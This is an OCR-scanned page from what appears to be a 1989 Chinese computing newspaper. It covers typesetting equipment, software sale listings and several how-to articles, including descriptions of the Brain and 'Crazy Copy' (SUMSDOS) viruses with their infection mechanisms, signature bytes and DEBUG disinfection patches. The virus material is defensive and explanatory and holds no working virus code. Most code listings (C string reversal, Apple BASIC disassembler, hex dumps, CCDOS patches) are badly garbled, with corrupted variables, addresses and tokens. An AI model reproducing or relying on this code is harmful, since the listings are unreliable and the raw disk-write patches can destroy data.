清样输出部分主要有中英文电子打字机、微机文字处理系统。微机文字处理系统由微型计算机+文字处理系统, 文字处理软件系统由汉字录入编辑、汉字字库和排版输出三部分组成, 输出设备主要有针式打印机和激光打字机两类, 文字处理系统与之对应分别为驱动针式或激光打印机两类, 也有有的系统两类打印机都能驱动。文字处理系统有的由全软件构成, 有的由软件和显示、联想等不同功能的汉卡组成。而且, 为了保护开发者的利益, 都进行了加密, 防止非法复制。

中英文电子打字机是集显示、键盘、打印、主机于一体的专用文字处

理计算机系统, 体积小、重量轻、结构紧凑、携带方便, 但是功能单一, 现在也有有些产品能运行BASIC、DBASE、WORDSTAR等流行程序语言、数据库等软件, 可做微机使用。市场上流行的产品有十几种, 而且还在不断推出新产品, 输出部分主要有针式打印和热转印两类。对于这类设备, 重点应了解:

1. 字库点阵和字体字号: 计算机为了输出汉字都设有存放汉字点阵的字库, 硬字库做到只读存储器安装在机器里, 软字库存放在软盘或硬盘上, 用时调入机器, 字库点阵用横、纵二维点阵表示, 点数越多, 笔划越平滑。党政机关正式行文一般正文用三号字, 其字库点阵用于针式打印机应为40×40或48×48, 用于激光打印机应为64×64以上, 否则, 笔划平滑不够, 满足不了要求, 同时要注意, 字库点阵字全点阵, 不是经过缩放后的点阵。字库应有宋、仿、黑、楷、字号应有二、三号字, 如果再有其他字体、字号就更充分了。新闻记者、小型企事业单位等对字型要求不高, 字库点阵24×24以上, 有一种字体就能满足要求。

一般流行的精密字库(或称高级字库)能满足上述要求, 例如中英文电子打字机中的四通2401, 微机文字处理系统中的新时代汉字显示。

(未完待续)

南京军区后勤部福州办事处所编《软件报》编辑部, 从即日起, 凡在《软件报》刊登广告, 均请寄至该部, 以便统一办理。编辑部地址: 福州市鼓楼区福州路100号。联系电话: 8351111。

《软件报》编辑同志, 您好! 今蒙贵报寄来的通讯员登记卡, 很高兴。本人愿意为办好《软件报》出一份力量。近一年多时间里, 通过阅读贵报文章, 受益匪浅。如88年第14期的《利用已有中文文件扩充词库的捷径》、89年第32期的《实现dBASE命令文件的大小写转换》等给了我很大启发和帮助, 为我充分发挥计算机的作用作出了很大的贡献。因而, 我对贵报有特殊的感情和厚爱。目前, 机关各系统购买计算机日趋增多, 但就我所了解的情况, 真正利用好计算机的则较少。花几万元买来的先进办公设备, 仅仅做一些简单的计算机和打字工作, 没有发挥其潜在的、更大的效能, 我深感可惜。为此, 建议贵报能多登载一些微机在办公应用方面的指导性文章, 这将推动办公自动化的发展。

张家口 曹克勤

本报责任编辑 04号

▲微机称重显示器 航空航天工业部飞行自动控制研究所最近研制成功的微机称重显示器是各类电子秤的测量、显示仪器。它测量、存储并处理电子秤测力传感器的输出, 最后在显示器前面板上显示各种数据。也可以供打印记录, 或者输送给外部计算机作进一步数据处理。陕西 杨敏

▲区域安全电脑报警系统研制成功 一种适合城镇派出所和大型企业使用的区域安全电脑报警系统, 最近由江苏靖江县北郊电子仪器厂研制成功。该系统能在半径1.5公里的范围内, 同时对256个地点实施防火防盗报警及防范。当其中任意一个地点发生盗情或火情, 监控系统就会自动完成报警、打开照相相机或录像机、落下防门、启动灭火器材等动作。同时, 自动把信号通过无线电传至总值班室中心电脑, 电脑立即发出报警, 并显示和记录出事时间、地点、警别。由于这个系统抗干扰性强, 误报率低, 工作范围大, 造价低, 因此, 具有广泛的推广价值。徐州 孟宪廷

★编号: 891104  
名称: 工业企业回归预测生产成本和经营情况安全分析软件  
作者: 牛纪成  
功能介绍: 本软件运用定量分析的方法, 可对工业企业多种产品的生产成本、基本生产和经营情况进行多种分析、预测和综合评价。它可使企业的财务、计划人员合理的产产量、成本、利润之间的关系, 用精确的数字为企业的决策人员提供帮助, 使企业获得最大的经济效益。本软件使用简单, 只需输入各种产品的产量、成本价、销售价就可输出16种分析结果和3种彩色图形, 可比手工提高效率千倍以上, 大大减轻了工作量。任何人均可通过本软件对企业进行科学的现代化管理。

★编号: 891105  
名称: 客房登记微机管理系统  
作者: 苟恩恩  
功能介绍: 本软件是旅馆、招待所实现微机管理的工具之一。本软件的主要功能是一、信息存储: 包括对数据库文件的建库, 对各种原始数据进行追加、修改、删除、备份以及设置等工作。二、统计报表: 根据用户要求, 设计出了客房住宿登记情况统计表, 并可打印全部旅客住宿情况, 包括房间和床位利用率。三、查询: 快速准确地回答各种途径的检索手段是本软件的一个重要特点, 其检索功能有: 1. 未住人床号及收费标准; 2. 客房收费标准; 3. 某个人的登记信息; 4. 统计查询, 以便经理掌握客房情况等; 5. 补办离店手续; 当旅客住宿收

遗失, 可以补办; 6. 本店服务员代号等。  
运行环境: 硬件: 内存512KB IBM-PC/CXT/及其兼容机; 软件: C D O S 2.13A、dBASE-III  
转让形式: 盘一张和说明书  
转让价格: 80元(含邮资)  
收款单位: 成都《软件报》编辑部  
★编号: 891106  
名称: 行车事故统计分析系统  
作者: 刘达  
功能: 本系统有输入、修改、删除、打印、查询统计五大模块, 二十多个子程序组成。  
1. 利用微机代替人工对行车事故信息的保存、加工、处理、分析等日常工作, 减轻管理人员的劳动强度, 提高工作效率。2. 利用微机实现多功能查询, 提供大量有价值的信息, 满足汽运安全管理工作的各种要求。3. 利用微机编制各种行车事故统计、汇总分析报表, 供上级和单位内部使用, 为安全部门定出今后工作的重点, 为领导决策提供可靠的依据, 避免盲目失误, 达到调节和控制的目的。4. 利用微机对一切行车事故进行统计分析, 从中发现规律, 找出汽运安全的隐患, 采取有针对性的和切实有效的防范措施, 掌握管理主动权。

运行环境: C-D-Base II  
运行环境: MI C-PC/XT 及其兼容机(内存640K, 配北HE D E T H K, 12英寸高分辨率显示器, TH 3070打印机)  
转让形式: 磁盘二套, 使用说明书一份  
转让价格: 160元(含邮资)  
收款单位: 成都《软件报》编辑部



### 中文桌上排版系统成熟

#### 台湾电脑厂商角逐争夺市场

中文桌上排版系统在台湾电脑业形成热门系统, 很多厂商纷纷加入竞争行业, 神达三光维达及大众电脑都公开了自己的系统, 宏基、丽青也对这个市场跃跃欲试。

三光维达自行开发的翰林电脑中心系统是台湾第一套由个人电脑厂开发的桌上排版系统。这套系统软件从造字开始, 其中图像处理、图形、文字处理及组版软件用了二年以上的时间进行研制开发。该系统还搭配了三光个人电脑, 图像扫描仪, 分辨率为300dpi的激光打印机, 其成本约为25万台币, 软件则为普及版1万台币。

由于翰林采用幕后排版操作与幕前软件比较, 速度快, 其特色是, 它拥有10种中文字体, 可自动加上注音符号, 及在网络上使用等是其系统不能比拟的。三光维达的市场目标是提供一般公司办公室文件处理和公务机构办公处理。

摘自《计算机信息报》

软件 注册



# 巴基斯坦智囊型病毒简介

自今年初起,国外计算机病毒相继传播到了我国,最活跃的大概是小球病毒吧。而其他几种病毒则不易被人发觉,有的有极大破坏性,如销毁文件。小球病毒属于操作系统病毒,使软盘或硬盘的0001区。而这类病毒之中最古老且最著名的,要属巴基斯坦病毒了。系统被感染上巴基斯坦病毒后,任何能感染只要未写保护,在系统下读盘时都会被传染。被传染的盘的卷标一律被改为(C)Brain,如果你在病毒系统下查看磁盘引导区,如使用DEBUG,很可惜,你将一无所获,因为你看到的的确是真正的引导区。这一点是巴基斯坦病毒比小球病毒高明的地方,由病毒控制的INT13中你发现你企图读引导区时,它便将磁盘真正的引导区(已被它放在磁盘其它地方)取出来让你读。若你用一正常无病毒系统启动后再查看其引导区,会看到其引导区如下:(List)注意偏移4的数值为1234h,这是巴基斯坦病毒的特征。

巴基斯坦病毒分为两部分:装入部分和磁盘中断INT13,装入部分将病毒装入内存高端,修改原JNT13,将其控制权交给病毒,并将正常引导区装入执行。真正的INT13改为INT6D。INT13模块负责传输磁盘和保护引导区,它有传染、改卷标为(C)Brain和保护引导区几个子模块构成。巴基斯坦病毒占磁盘4个扇区,笔者的版本是良性的,和小球病毒一样,没做破坏数据之类的恶事,但良性+良性+良性,小球病毒要是和巴基斯坦病毒同时侵入磁盘就坏了。由于两种病毒的标识和标识的位置都不一样,巴基斯坦病毒的标识在偏移4为1234,小球病毒标识在偏移FC为1357,两种病毒都进入系统后,都控制了INT13中断,但谁也不承认对方,因此就会拼命地抢磁盘上的空间。笔者作过试验,当两种病毒都进入系统后,仅一个DIR命令就使一张软盘失去将近200空间,因此请大家格外小心。

最近,我们在一些计算机上,发现了一种能够感染各种PC/XT、PC/AT及386微机的新病毒。这种病毒在计算机上的表现是某些文件不能执行,出现死机;某些运行过的文件长度自动增加的1.8K字节,在一些特殊的日子里文件会自动消失。根据新病毒的传播特性,建议将其命名为“疯狂拷贝”病毒。

## 一、“疯狂拷贝”病毒的特点

“疯狂拷贝”是一种恶性病毒,它能感染所有扩展名为COM和EXE的文件。感染的结果是使扩展名为COM的文件长度增加1818字节,而扩展名为EXE的文件长度则以每运行一次增加约1.8K字节的速率不断增长,直至计算机的内存不能容纳为止。

## 二、“疯狂拷贝”病毒的工作原理

病毒程序大致可分为三部分:第一是驻留部分,第二是传播部分,第三是破坏部分。

### 1. 驻留部分

病毒程序首先获取和保存8号和21号中断向量,然后修改8号和21号中断向量,使中断向量指针指向病毒程序。最后,病毒程序驻留内存。

### 2. 传播部分

病毒程序将文件读/写指针移向运行文件尾部,判断该文件尾部最后5个字节是否为4D73446F73。如果是,则该文件已感染,转去执行原文件的程序;如果不是,则认为该文件未感染,病毒以下步要对该文件进行感染。

病毒首先将文件建立的日期、时间和文读入并保存,随即修改文件属性;如果原文件只是只读文件,修改为普通文件,如果原文件是普通文件则不修改。然后病毒将文件与病毒程序混合,使之感染并修改文件长度,再将此已感染的文件写入磁盘。最后,恢复原文件属性并将保存的原文件建立日期、时间写入磁盘。这样,病毒就完成了对一个好文件的感染。

### 3. 破坏部分

公历13日又是星期五,是病毒程序开始破坏文件的条件。此时,用户运行一个文件,病毒就删除一个文件,从而造成文件大量消失。

## 三、“疯狂拷贝”病毒的诊断和消毒

通过分析,我们发现病毒程序开始部分的ASCII码为E90073554D73446F73,这是“疯狂拷贝”病毒的特征字节。因此,可通过下面几种方法来诊断一个文件是否被病毒感染。

### 1. 使用DOS状态下的TYPE命令

在提示符A>后面键入TYPE(文件名),然后查看屏幕显示的字符是否有特征字符串SUMSDOS。如有,则该文件已感染病毒。扩展名为COM的文件,特征字符串位于文件的前端,而扩展名为EXE的文件则位于文件后半部。

### 2. 使用PCTOOLS中的Find命令

运行PCTOOLS后,按F10键,然后键入需要检查的磁盘所在驱动器号,进入文件操作状态。在文件操作状态下,按F键,然后键入特征字符串SUMSDOS,对所有扩展名为COM和EXE的文件进行查找。含有特征字符串的文件就是已感染的文件。

查出带有病毒的文件后,将其全部删除,再重新启动计算机。这样,就完成了对计算机的消毒。

华中理工大学 周亮 四川大学 徐林

## OFFICE 具有发现病毒的功能

计算机被病毒感染往往是在不知不觉中进行的,一般只有在病毒被激活时才被发现,这时往往已传染了很多盘。最近笔者发现OFFICE具有及时发现病毒的功能。当计算机被病毒感染,不管激活与否,OFFICE执行均死机。所以只要OFFICE突然不能执行,就可以怀疑机器被病毒感染。

为什么OFFICE可以发现病毒呢?原因是OFFICE的公共覆盖模块OP.OVD中有一段专门用来检查13类中断指针的程序,当发现13类中断指针地址的高位不是C8时就死循环。而病毒程序恰是要修改13类中断指针,所以病毒可被OFFICE很快发现。这段程序如下:

```
C>DEBUG OP.OVD
-U80E5 38F3
300E, 38E5 1E
300, 38E6 50
300, 38E7 31 C0
300, 38E9 8ED8
```

```
300, 38E8 803E4F00 C8
300, 38F0 75F3
300, 38F2 58
300, 38F3 F1
磁盘被病毒感染后,可用DEBUG在磁盘上写入某些标志(软件报有介绍)使病毒不再传染其它盘,也不会再被激活,但13类中断指针并未改回为正常值,此时,dBASE、BASIC软件可以正常执行。但OFFICE由于有上述程序的原因仍然不过。此时可用如下方法使OFFICE恢复使用:
```

```
1. 用不带病毒BOOT重写病毒BOOT,这样可使磁盘真正还原,但对硬盘较危险。
2. 修改上面程序,让OFFICE不再判13类中断指针。修改方法如下。
-E38F0
300E, 38F0 75.90 F3.90
-W
-Writing 3BFF b7tes
-Q
```

河南 王金星

## 一种给程序里字符串加密的方法

```
#程序1#
#给字符串加密程序#
#include<stdio.h>
main()
{
FILE *f;
char str[128];
int c,i,j;
i=0;
j=fopen("xyxyz.txt","w");
printf("请输入要加密的字符串:");
while ((c=getchar())!='\n')
{str[i]=c; i=i+1;}
for (j=0; j<=i-1; j++)
fputc(str[i-j-1],f);
fclose(f);
#加密后的字符串存放在XYYZ.TXT的文件中#
#在编辑其它运行程序时可将其读入后解密# (只有两个#在编辑前用解密的思路进行解密)#
#程序2#
#给字符串解密程序#
#include<stdio.h>
main()
{
FILE *f;
char str[128];
int c,i,j;
i=0;
j=fopen("xyxyz.txt","r");
while ((c=getch())!='\n')
{str[i]=c; i=i+1;}
for (j=0; j<=i-1; j++)
putchar(str[i-j-1]);
fclose(f);
}
```

大多数中文软件里都有设计者单位名称和姓名的汉字字符串,程序运行一开始就在屏幕上显示这些字符串。但一个实用的运行软件交付使用或在社会上流传时,其中的字符串将很容易被别人更改。因此笔者用Turbo C语言设计了两个小小程序,专对字符串进行加密和解密(见程序1和程序2)。

加密的原理主要是将字符串读入后存放在一个字符数组里,由于这个数组中的每个变量

里存放的都#是半角字符#在编辑其它运行程序时可将其读入后解密# (只有两个#在编辑前用解密的思路进行解密)#

程序均在长城0520 C-H、PC/XT、286等微机上运行通过。

安徽 徐雪斌

多载责任编辑:06号

```
A>DEBUG
L100 2 0 1
-R CX
DX, 0000
, 200
-BOOT-HD.BIN
-W
-Q
A>
当发现磁盘染上这类病毒时,先用干净系统启动,取备份盘(以硬盘为例)。
A>DEBUG BOOT-HD.BIN
-W100 2 0 1
-Q
A>
这样,磁盘引导区便改好了。
```

华中理工大学 周亮

## 也谈“圆点病毒”的消毒方法

济南军区 王新伟

中断向量。但病毒的传染力一点未降低,而且由于看不到“表面症状”,使人丧失警惕,造成广泛传播的潜在危险,所以此法更不可取。但此法的思路是可以借鉴的。人们可以修改病毒程序使其丧失活力,方法如下:

### 1. 调入病毒第一部分:

```
C>DEBUG
-L 100 2 0 1
2. 修改:
-A 18E JMP 0000, 7C00
3. 将修改后的病毒写回:
-W 100 2 0 1
-Q
```

此法的原理是:使病毒进入内存后不再修改13H中断向量,这样读盘时就不会再进入病毒第二部分,因此不再有传染力。

此法的优点是“灭活”后的病毒具有了免疫力,不会再次被感染。缺点是病毒所占用的额不能再使用,并且每次启动内存可用空间减少2K,若机器空间较紧张,此法就不适用。

```

10 HOME :D0 = CHG(4): DTM H0(2
00)
20 INPUT "Input Filename :";F0
22 PRINT D0"LOAD";F0:B0 = "H" +
F0
25 PRINT D0"OPEN";PRINT D0"WRI
TE";F0
35 CALL 46771: PRINT D0"CLOSE"
40 H = PEEK(43434) + PEEK(4343
9) + 256: B0SUB 5000:H0 = E0
50 H = PEEK(B) + PEEK(9) + 256
+ 1E0 = "": B0SUB 5000
260 PRINT D0"OPEN";PRINT D0"RE
AD";F0
265 ONERR GOTO 320
267 C = PEEK(109) + PEEK(110) +
256
270 J = J + 1: INPUT A0
280 IF MID$(A0,15,1) < ">" THEN
270
290 A = LEN(A0):B0 = MID$(A0,1
6,A - 15)
295 IF B0 > E0 OR B0 < C0 THEN 27
0
300 T = T + 1:B = LEN(B0): IF B <
4 THEN FOR I = 1 TO 4 - B
: B = "D" + B: NEXT
305 M0(1) = B0: POKE C + J,17: GOTO
270
320 ONERR GOTO 400
420 PRINT D0"OPEN";PRINT D0"RE
AD";GET B0:PRINT
422 F0 = "": F0: PRINT D0"OPEN"
F0: PRINT D0"WRITE";PRINT
D0B0"1"
430 FOR J = 2 TO 100000: PRINT D0
"READ";B0:A0 = ""
440 FOR I = 1 TO 4: GET B0:A0 = A
0 + B0: NEXT
450 FOR I = 4 TO 1: IF A0 = M0(I)
THEN A0 = "L" + M0(I): GOTO
460
455 NEXT :A0 = ""
460 GET B0: GET B0: GET B0: FOR I
= 1 TO 5: GET B0:A0 = A0 + B
0: NEXT
463 GET B0: GET B0: GET B0: IF B0
= CHR$(13) THEN 470
464 IF PEEK(C + J) = 17 THEN B0
= "L": POKE C + J,0
466 FOR I = 1 TO 300:A0 = A0 + B0
: GET B0: IF B0 < ">" CHR$(1
3) THEN NEXT
470 PRINT: PRINT D0"WRITE";PRINT
A0: NEXT J
480 PRINT: PRINT D0"CLOSE": END
5000 FOR I = 3 TO 0 STEP -.1: WZ =
H / 16 ^ I: IF WZ < 10 THEN E
0 = E0 + STR$(WZ): GOTO 502
0
5010 E0 = E0 + CHR$(30 + WZ)
5020 H = H - WZ * 16 ^ I: NEXT I: RETURN

```

APPLE 机监控程序中的反汇编功能, 只能把内存中的机器语言程序在显示屏上列出, 供人们阅读。本文提供的反汇编程序, 能够把磁盘上的机器语言目标程序直接汇编成磁盘上的汇编语言源文件, 供编辑汇编程序 EDASIM 编辑、修改、汇编。这样的反汇编程序在设有汇编语言源文件, 又须对目标程序作较大修改时是非常有用的。

该反汇编程序能自动产生标号。记目标程序在内存中的首地址和末地址分别为 A1 和 A2。程序中的地址 XXXX (表示四位十六进制数) 只要符合 A1 < XXXX < A2, 就被反汇编成标号 LXXXX。

本反汇编程序包括一个 BASIC 程序和一个机器语言程序。为了使用方便, 把机器语言程序存入以 \$B0 B9 为首地址的 DOS 空区。在本反汇编程序工作过程中, 反汇编和数据文件的写入是交错进行的。由于这两项工作都必须用工作单元 \$2C, \$2D, \$2E, \$2F, 因此会引起冲突。为此, 我们修改一下 DOS 系统: 用工作单元 \$1A, \$1B, \$1C, \$1D 取代 \$2C, \$2D, \$2E, \$2F。这样的修改对 DOS 系统的所有功能不会有任何影响。

- 具体步骤如下:
- (1) 引导 DOS, 进入监控状态;
  - (2) \* B081 1A = BDEE, 1C = BE16, 1D = BE1F, 1E = BE2F, 1B = BEP1, 1B = BF4F, 1B = BF77, 1B = BF80, 1B
  - (3) 键入程序:
 

```

B0B5-AD 73 AA 85 3B
B0B6-AD 72 AA 85 3A
      18 6D 60
B0C0-AA 85 08 AD 73
      AA 6D 61
B0C8-AA 85 09 20 82
      F8 48 B1
B0D0-3A A2 01 C4 2F
      C8 90 F7
B0D8-A2 03 C0 04 90
      F5 68 20
B0E0-EA F8 20 53 F9
      85 3A 84
B0E6-3B C8 08 A5 3B
      E5 09 90
B0F0-DA 20 8E FD 60
      (用 INIT 命令重新格式化磁盘)
      
```

只要在引导 DOS 系统, 再运行下列 BASIC 程序就可以进行反汇编工作了。运行该 BASIC 程序, 首先输入需反汇编的机器语言目标文件名。例如文件名为 ABC, 反汇编结束后, 磁盘上多了两个 T 文件 MABC 和 TABC, 其中 MABC 是过渡性的文件, 可以删除, TABC 就是汇编语言源文件。本文内容也完全适用于中华学习机。

上海海陵中学 王云翔

### CCDOS 拼音码修改程序

笔者用 BASIC 语言编写了一个专门用来修改拼音码的程序。该程序运行时, 用区位码输入拼音方式下找不到的汉字, 再按提示要求输入正确的拼音输入码符 (三个小写字母, 字母间以 " " 号间隔, 字母不足三个时用 " " 项中) 并按回车键即可达到修改的目的。再

方便, 这里简单介绍一下汉字与其在盘文件 CCCC.EXE 中的输入码表项之间的对应关系。

文件 CCCC.EXE 由两部分构成, 一部分是文件首部, 另一部分是输入码表。输入码表位于文件首部之后的 512 字节的边界处。

```

11 CLS:PRINT "CCDOS 2.1 盘插入A后, 任任一键";
13 IF INKEY$="" THEN 13
15 PRINT:OPEN "P", #1, "C:\CCCD.EXE", 2
17 FIELD #1 AS A$, I AS B$, J AS C$
21 IF B$="" THEN CLOSE #1:END
23 B=ASC(M0)-160:L=ASC(RIGHT$(M0,11))-160
25 N=(512+11222-(H-16)+944+(L-1344)/2+1
27 GET #1, #1:A1=ASC(A0);A2=ASC(B0)
29 GET #1, #1:B1=ASC(A0);B2=ASC(B0)
31 P1=(A2-A1) AND 31
33 P2=A2-128-(B1-2) AND 31:IF P2=27 THEN P2=5
35 P3=B1-16-(B2 AND 1):IF P3=27 THEN P3=5
37 PRINT "汉字";M0;"的输入码为:";I;" "
39 PRINT CHR$(96+P1);CHR$(96+P2);CHR$(96+P3)
41 INPUT "修改码 (<ASCII>);";M1:IF M1="" THEN 19
43 INPUT "再按拼音码或";M2:IF M2="" THEN 19
45 C=ASC(C0) AND 31+B=ASC(D0) AND 31+A=ASC(E0) AND 31
47 A2=C4+(C AND 15)+128-(A2 AND 3)
49 B1=D2+(E AND 15)+16-B2-E46
51 LSET A$(CHR$(A1));LSET B$(CHR$(A2));PUT #1, #1
53 LSET A$(CHR$(B1));LSET B$(CHR$(B2));PUT #1, #1
55 PRINT "拼音码修改完毕";:GOTO 18

```

而输入码对照表位于 CCCC.EXE 装入模块的偏移 11222 (2 BD6H) 字节处。输入码表由表项构成, 每个表项含有 4 个字节, 对应一个汉字。输入码表中的表项与 16~87 区的汉字依次对应。

显然, 得到了汉字的区位码, 就很容易找到汉字对应的表项。汉字的拼音输入码是从表项第二字节的第 2 位到第四字节的第 0 位依次存放的, 故只要对这 15 位进行修改即可。

山东 李全志

本 版 专 权  
编 号: 07

### CCDOS 的一处修改

CCDOS2.1 汉字操作系统具有很方便的调组输入功能, 但是当其代码的重码很多时提示行会异常显示, 即一行显示十几个或更多的调组, 总长度超过提示行可显长度, 这些调组除前几个可正常显示外, 其他均在行尾叠加显示, 这样就有相当数量的调组实际上未在屏幕上出现, 操作者无法使用。经分析 CCDOS 代码发现这是由于重码太多累计的显示长度超过 255 发生溢出使条件判断失误所致。采用如下方法修改可解决这个问题。

```

C:\REN CCCC.EXE CCCC
C:\DIRIB CCCC
-ABEF
220C:ABEF M0U 2N,(22046)
220C:ABF4 NOP
220C:ABF5 NOP
220C:ABF6 NOP
220C:ABF7
-#
-Mitting 220B bytes
-#
C:\REN CCCC CCCC.EXE

```

★ 一条命令打印多个程序 ★  
"COPY [文件名] [PRN]" 命令可将程序列表到打印机, 可使用通配符 (\*, PRG, H, .PRG) 将多个程序一次选打, 在每个程序尾部留出几个空行可清楚地地将各程序隔开。 来源 台湾五

```

程序一
10 INPUT "I:":M0 = LEFT$(M0,
11):M0 = MID$(M0,2)
20 GOSUB 1000: A = P: GOSUB 1000:
B = P: PRINT CHR$(4) "PR01"
: IF M0 = "L" THEN 100
30 FOR I = A TO B: IF I = A OR I
= 16 + INT(I / 16) THEN U
0 = "": J = 0: P = INT(I / 2
56): POKE 61, P: P = I - 256 +
P: POKE 60, P: CALL - 522: PRINT
BURE.
40 K = PEEK(I): POKE 4,K: CALL
768: PRINT " ": IF K / 127 THEN
K = K - 128
45 IF K < 32 THEN K = 46
50 UB = U + CHR$(K): J = J + 1:
IF I = B OR I = 16 + INT
(I / 16) THEN PRINT SPC(
3 + (16 - J)):UB = "": J =
0: GOSUB 2000
60 NEXT I: GOTO 200
100 K = INT(A / 256): POKE 59, K
: K = A - 256 + P: POKE 58, K
110 CALL 773: GOSUB 2000: IF PEEK
(58) + 256 = PEEK(59) ( =
B THEN 110
200 PRINT: GOSUB 2000: PRINT CHR
(4) "PRN0": GOTO 10
1000 P = 0
1010 IF LEN(M0) = 0 THEN RETURN
1020 B = ASC(LEFT$(M0,11):UB =
MID$(M0,2): IF B = 45 THEN
RETURN
1020 B = 0 - 48: IF B > 9 THEN B =
0 - 7
1040 P = P + 16 + B: GOTO 1010
2000 T = 0: IF T = 56 THEN T =
0: FOR K = 1 TO 10: PRINT: NEXT
K
2010 RETURN

```

当你研究 DOS 系统或监控系统时, 想必需要一份程序清单, 但通常打一份好的机器语言程序并不容易。①程序起始时众多的 "L"。②打印出的程序是连续的, 不会自动分页。③数据区的数据没有提示字符。为解决这三个问题, 编写了个程序, 它能使你打印出一份美观实用的机器语言程序清单。

使用方法: ①键入程序一、二后 RUN, 出现提示符 ">"  
②键入 "L 起始地址、末尾地址" 打印汇编程序, 如程序二就是这样打印出来的。  
③键入 "D 起始地址、末尾地址" 打印数据区。

程序说明: 程序二中使用了几个宏调的子程序, 说明如下:  
① PRBUTE: 入口地址 \$FDDA。用二位十进制数将累加器 A 中的值打印出来。  
② INSTOS: 入口地址 F8D0。操作码分析, 并按次输出指令 (\$3A, \$31B) 所指的地址、" "、三个空格、操作码及指令。  
③ PCAD: 入口地址 \$F953。计算出下一个指令的操作地址, 并存入 A, Y 中。  
最后给出监控系统的各程序段和数据段。运行本程序后, 出现提示符 ">" 时, 依次键入下面各命令即可。  
LF800, F8CC DF8CD, F8CF LF8D0, F961 DF962, F9B3 DF9B4, F9BF DF9C0, FA3F LFAA0, FAFC DFAFD, FB1F LFA1E, FFCB DFFCC, FFFF

浙江金华三中 李永前

### 利用冷却法修复微机一例

故障现象:  
一台浪潮 0520 微机, 开机时工作正常, 10~20 分钟后显示器发生紊乱, 使其无法操作, 且很有规律性。  
故障检查与诊断:  
出现以上这种具有规律性的故障往往是由于机内某一元件的热稳定性较差所致。其中尤以晶体管, 瓷片电容等发生这种故障较为常见。利用交换法分别将显示器及彩色适配卡与同型号的机器交换后, 确诊故障出现在彩色适配卡上。  
故障排除:  
开机待故障出现后打开主机盖, 用酒精棉球放到各晶体管上, 显示器上没有变化, 然后逐个检查瓷片电容, 当酒精棉球放到 C1 上时, 故障立即消失, 证明该电容的热稳定性较差, 是引起故障的根源。更换该电容, 故障排除。

```

程序二
0300- A5 06 LDA #06
0302- 4C DA FD JMP $FDDA
0305- 20 DA F8 JSR $F3D0
0308- 20 53 F9 JSR $F953
030B- 85 3A STA #3A
030D- 84 3B STY #3B
030F- 60 RTS

```

# 中华学习机 LOGO 的汉字显示

```

6324  05 9F EA 5A
3328  0D 08 CE 9E EA 5A 9C
2328  4A 09 4F 8D 47 83 EA 5A 9C
7338  5A 6A 5A 6A 6A 6A 29 EB EA 5A
2348  00 46 03 0A 1F B9 09 EA 5A
9340  99 04 03 05 11 F7 05 A4 A4
0358  38 09 0F 05 11 F7 05 A4 A4
0358  0A EA 20 71 83 C8 8D 84 84
0368  03 91 14 8B CA BD 04 84 84
0368  6A 91 14 C6 11 CA 18 EA 85
0378  6A 91 14 C6 11 CA 18 EA 85
0378  15 A5 11 6A 6A 6A 6A 29 EB EA 5A
0388  03 05 15 09 20 05 15 A5 A5
0388  11 6A 29 EB EA 85 14 6A 20
0398  29 1A 09 14 85 14 6A 20
0398  04 C3 20 24 03 4C 82 C3
  
```

中华学习机CEC-1配有国标一、二级汉字库，但只能在BASIC中使用。如在LOGO中直接调用汉字字符显示程序(JMP \$C32B)，汉字只能显示在高分辨率第二页上，而LOGO作用是在第一页上，第二页是LOGO系统程序区，这将破坏LOGO系统。于是我用6502机器语言编了下面一段程序，这个程序能在汉字库中读出指定汉字点阵，并显示高分辨率第一页上。

具体使用方法是：将下面的机器语言程序在监控状态下输入，用BSAVE DISPLAY.SUB, A \$32 4, L \$7C保存。进入LOGO系统后，输入下面两个LOGO过程。首先执行INIT将显示程序调入。在需要显示字符时，先输入图形方式，然后执行DISPLAY X Y。其中C为汉字显示码(0~1819，如加上18192为彩色显示)，X为汉字所在列(0~38)，Y为汉字所在行(0~178)。汉字的显示码可查阅有关资料。如在38列178行显示“爱”字为DISPL AY4176 88 78命令。如用户没有磁盘驱动器，可在LOGO系统下用DEPOSIT命令将机器语言程序输入内存。

天津 李万才

```

TO DISPLAY ICODE :X :Y
IF :X < 0 STOP
IF :X > 38 STOP
IF :Y < 0 STOP
IF :Y > 178 STOP
CALL 919 :CODE + :X * 65536 + :Y * 16777216
END

TO INIT
DOS (LOAD DISPLAY.SUB)
END
  
```

Y IS 78  
X IS 38  
CODE IS 20560

### 三、逻辑运算

从本节起介绍软件系统一“QZ BASIC语言”，它是固化的与V2.0一样成为驻机系统，开机即用。主要功能块有(1)移植了IBM BAsIC中所有对LASER有用的功能，包括全部绘图句和大量通用命令、函数；(2)软硬汉字管理系统，(3)含汇编、反汇编的280监控，(4)可编时钟，(5)磁带管理，QZ是V2.0的延伸，两者可混合编程。

执行SCREEN语句后进入高显状态，高显下可按键输入ASC字符(ASCII)和汉字组成的程序，一行128个字，在当前行内可以上下左右移动光标及插入和删除字符(C)。如用APPLE、IBM汉卡一样汉字作为一种表意符号用在字符串中，REM、LET、INPUT、DATA、PRINT语句中均可使用汉字，也可取子串函数。

汉字输入以程序10 PRINT "BASIC语言"为例，输C后可有四种方式输入汉字“语”。

- (1)由SHIFT-A进入中文查询，查到“语”字后按选字键，“语”直接出现在当前输入行中。
- (2)由SHIFT-Z进入中文查询，选字后语的四位机内码5179出现在输入行中，其中5为反白，其余正显，5179就是“语”的国际区位码。(3)不进入中文查询，按输入ASC码方式直接按5179键。
- (4)在低显下可用与(3)相同方式输入。
- (1)~(3)项产生的程序用LIST或LLIST列清单直接显示汉字，如不常用可回车后立即输出字符串。

在(1)(2)方式下可用拼音或区位查汉字，屏幕最上面为状态行，拼音法采用首字母与快查键配合，区位法由键入四个数完成，拼音区位均可用<>键向前向后查字。屏幕上方每次显示8个汉字。

汉字对为字符串可用PRINT、LPRINT输出。

汉字管理语句，LH区位码，列汉字清单，GH汉字图形选字，SHAPE H汉字程序选字，SIZE定义汉字字库，SWAPH汉字编辑(TK)以上LH、GH均为保留字。

QZ与APPLE汉卡(国标二级库)比较：共同性：都是按专业规范设计的BASIC解释化汉字，汉字用在字符串中。

QZ的优点(1)汉字与汉字总数多于APPLE卡，(2)具有汉字功能及上述管理语句，(3)显示速度比APPLE卡要快得多，(4)输出量显示格式优于APPLE卡，具有中西文自动切换功能。(5)行内编辑时可插入删除字符。

(2)(3)两条是有很实用意义的，汉字字库选字，如“学”字，也可随意设计为其他16×16图形，如“学”字中的“习”就由16个“学”字组合而成，且由于QZ显示速度很快，可用PRINT组合达到BASIC动画软件实用化。

最后绘出一个简单的演示程序，50和60行的飞碟是二个“学”字，它们的弦音位置、喷气长度有差别，在同一位置打印产生飞碟旋转的效果。程序清单由PP40绘图仪打印出。

